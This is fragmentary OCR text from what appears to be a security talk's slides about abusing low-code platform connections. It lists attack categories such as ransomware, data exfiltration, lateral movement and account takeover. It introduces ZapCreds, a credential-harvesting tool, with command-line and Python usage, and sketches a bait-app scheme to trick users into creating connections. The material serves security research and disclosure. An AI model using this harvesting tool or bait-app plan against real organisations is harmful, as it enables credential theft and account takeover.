


Connections in Zenity Stage (default)


Name		
Zenity Zenity	ystage.com Microsoft Dataverse (legacy)	ty.io Azure Key Vault
{BaseResourceUrl} HTTP with Azure AD	Bitbucket Bitbucket (preview)	MSN Weather MSN Weather
stage.com Microsoft Teams	ystage.com Azure Resource Manager	tage.com Office 365 Outlook
y.io SQL Server	ystage.com Office 365 Management API	tage.com Office 365 Users
stage.com SQL Server	ConnectionToFadiStorageAccount Azure Blob Storage	6681@gmail.com OneDrive
stage.com SQL Server	ure-sql-server.database.wind... SQL Server	Outlook.com Outlook.com
stage.com SharePoint	ystage.com Azure Blob Storage	RSS RSS
stage.com Power Platform for Admins	ystage.com Microsoft Dataverse	tage.com Salesforce
stage.com Power Platform for Admins	Connective eSignatures Connective eSignatures (preview)	Mail Mail
stage.com Power Apps for Makers	Connective eSignatures Connective eSignatures (preview)	Mail Mail
stage.com Power Apps for Admins	23 DB2	aviv-demo-2 ServiceNow
stage.com Planner	h@gmail.com Dropbox	Aviv-Demo ServiceNow
stage.com OneNote (Business)	File System File System	Aviv-Demo ServiceNow
	Notifications Notifications	SFTP SFTP
	Vendor Server FTP	SFTP - SSH SFTP - SSH
	FTP FTP	tage.com SharePoint

1 d ago	
5 mo ago	
1 h ago	
5 d ago	
9 mo ago	
57 min ago	
4 mo ago	
2 wk ago	
9 mo ago	
7 mo ago	
8 mo ago	
9 mo ago	
8 mo ago	
9 mo ago	
8 mo ago	
3 h ago	

Credential Sharing as a Service





Credential Sharing as a Service




☑ Privilege escalation

Ransomware thru action connections






☑ Ransomware





Exfiltrate email thru the platform's email account

☑ Data exfiltration

Move to machine







☑ Lateral movement

Introducing ZapCreds

account_name	app_name	app_icon	connection_created	connection_titl	
Marketing	Dropbox		2021-06-06T10:54:52Z	Dropbox johnw@gmail.c	
Marketing	Gmail		2021-06-06T10:00:14Z	Gmail Bobby.Atkinson@mycon	
Marketing	Gmail		2021-06-06T07:53:42Z	Gmail Lola.Burton@mycompar	
Marketing	Google Calendar		2022-01-25T21:08:48Z	Google Calendar johnw@gmail.com	John.Webb@mycompany.co
Marketing	Google Drive		2022-01-26T11:10:41Z	Google Drive Bobby.Atkinson@mycompany.com	Bobby.Atkinson@mycompany.con
SalesOps	Google Sheets		2022-02-20T09:20:15Z	Google Sheets Sariah.Cote@mycompany.com	Sariah.Cote@mycompany.com
SalesOps	OneNote		2022-03-03T09:18:36Z	OneNote gibsonm@outlook.com #2	Mia.Gibson@mycompany.com

Command line

```
zapcreds --email John.Webb@mycompany.com --password password -out found_creds.csv
```

Python

```
import requests
from zapcreds.harvest import authenticate_session, get_credentials

session = requests.Session()
authenticate_session(session, "John.Webb@mycompany.com", "password")
creds = get_credentials(session)

print(creds.columns)
# Index(['account_name', 'account_owner', 'app_name', 'app_version', 'app_icon', 'connection_created', 'connection_title', 'connectio
```

github.com/mbrg/zapcreds


Can we fool users to create connections for us?

- Set up a bait app that does something useful
- Generate connections on-the-fly
- Fool users to use it
- Pwn their connection (i.e. account)


☑ Account takeover


youtu.be/vJZpNJRC_10

Can we get rid of this pesky approve window?



Can we get rid of this pesky approve window?





